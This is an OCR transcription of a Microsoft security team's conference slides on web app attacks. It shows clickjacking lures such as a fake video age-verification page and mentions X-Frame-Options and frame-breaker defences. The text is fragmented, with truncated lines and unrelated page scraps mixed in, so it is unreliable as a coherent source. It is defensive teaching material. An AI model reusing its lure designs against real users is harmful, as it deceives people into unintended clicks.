New Ways I’m Going to Hack Your Web App

Rich Lundeen, Jesse Ou, Travis Rhodes

Microsoft Boss Engineering Security Team &

Office 365 Pen Test Team

Hi

Problems and Mitigations

- No companies were harmed in the making of this presentation
  - All vulnerabilities presented here were disclosed responsibly to the teams or companies (through MSVR), and have since been mitigated
  - The issues here are generic, and for every specific case presented here, the same issue has been seen in multiple places.


The New Low Hanging Fruit, since we broke down and got that extension ladder

- At Microsoft, we sometimes have a dedicated security engineer to help with this deceptively difficult problem.
- Clickjacking
  - What can happen with a framed page?
- Cookies
  - Same origin policies?
- XML Processing
  - What could go wrong?


the quickening

CLICKJACKING

Clickjacking


FouTube
Search
Browse
Upload
Suggestions
Whale Launched Into Building: Graphic
Please Watch this video
onl
16 y
YouTube
To Access Video, Please Verify Age Below
Click Here to Verify Your Age - UK
Click Here to Verify Your Age - USA
User Protected Content: Age Verification Required
Like
Add to
Share
Embed
CNN
BREAKING: Whale Barely Alive After Being Launched 5 Miles.
All Comments
see all

Clickjacking



Whale Launched Into Building: Graphic

Please Watch this video onl 16 y

YouTube

To Access Video, Please Verify Age Below


Click Like to Verify Your Age - UK

Click Here to Verify Your Age - USA

User Protected Content: Age Verification Required

BREAKING: Whale Barely Alive After Being Launched 5 Miles.

Clickjacking



Whale Launched Into Building: Graphic

Please Watch this video onl 16 y

YouTube

To Access Video, Please Verify Age Below

Click Here to Verify Your Age - UK


Click Here to Verify Your Age - USA

User Protected Content: Age Verification Required

CNN

BREAKING: Whale Barely Alive After Being Launched 5 Miles.

Clickjacking is Lame




[redacted] [redacted] likes a link.

I can't believe a GIRL did this because of Justin Bieber

[redacted]

6 minutes ago · Like · Comment · Share

Who Clicks on Stuff?




Welcome to [redacted], the new home of [redacted]. Same great content, new location.

Sun, Oct 02, 3:00 AM
2011 Asian Amateur Championship (Final Round)

Sun, Oct 02, 8:55 AM
Fiorentina vs. Lazio

Sun, Oct 02, 8:55 AM
Parma vs. Genoa

Who Clicks on Stuff?



[redacted]

SEARCH

nitro mcafee

enterprise

RIBE TO eWEEK RSS Feeds | Print | Newsletters

DESKTOPS/NOTEBOOKS | MOBILITY | CLOUD COMPUTING | BLOGS | WHITE PAPERS | WEBCASTS

· IT Infrastructure · Government IT · Open Source · Enterprise Networking · Applications · Videos ·

eWeek Topics

CLOSE

ome ▸ IT Security & Net

MOBILE SOLUTIONS FOR BUSINESS

Mobile Device Management from AT&T.

Control costs and optimize performance

Monitor and manage network devices

Deploy, configure, update and troubleshoot applications

ADVERTISEMENT

smarter

Get info and res IT industry expe

VISIT SI

sbreak Videos

tured Video

Improving Security i Public Clo

Watch Now>

02:47 03:11 03:01 14:48

CIO INSIGHT eWEEK

Videos sponsored

analytics and log management.

E-mail PDF Version

Print


McAfee expects to combine the Nitro Security technology with its own security-management portfolio to provide organizations greater visibility into their endpoints, network infrastructure and threats targeting the environment, McAfee said Oct. 4. The agreement is subject to regulatory approvals and the acquisition is expected to close toward the end of the fourth quarter, Nitro Security said. McAfee and Nitro Security didn't disclose the deal's financial terms.

Suggested Related Conten

Articles | Labs/How-To | M

Visit eWEEK Labs for independ of IT products and services fro

Who Clicks on Stuff?



[redacted]

[redacted]

nore

— *Pablo Picasso*


Continue to Site »

Site will load in 9 seconds

ADVERTISEMENT


Clickjacking Mitigations

- The goal is to not be framed
  - X-Frame-Options
  - JavaScript


exit criteria

There are two exit criteria:

- A "frame-breaker" script is included in each au
- The X-FRAME-OPTIONS header has been add frame site content (for example, the current si



utilize the computer's microphone and camera.

Clickjacking also made the news in the form of a Twitter w

Recently, clickjacking attacks abusing Facebook's "Like" fu

Defending against Clickjacking

There are two main ways to prevent clickjacking: 1) emplo

Defending with Frame Breaking Scripts

Specifics

The most popular way to defend against clickjacking is to i

```
<script>if (top!=self) top.location.href=self.lc
```

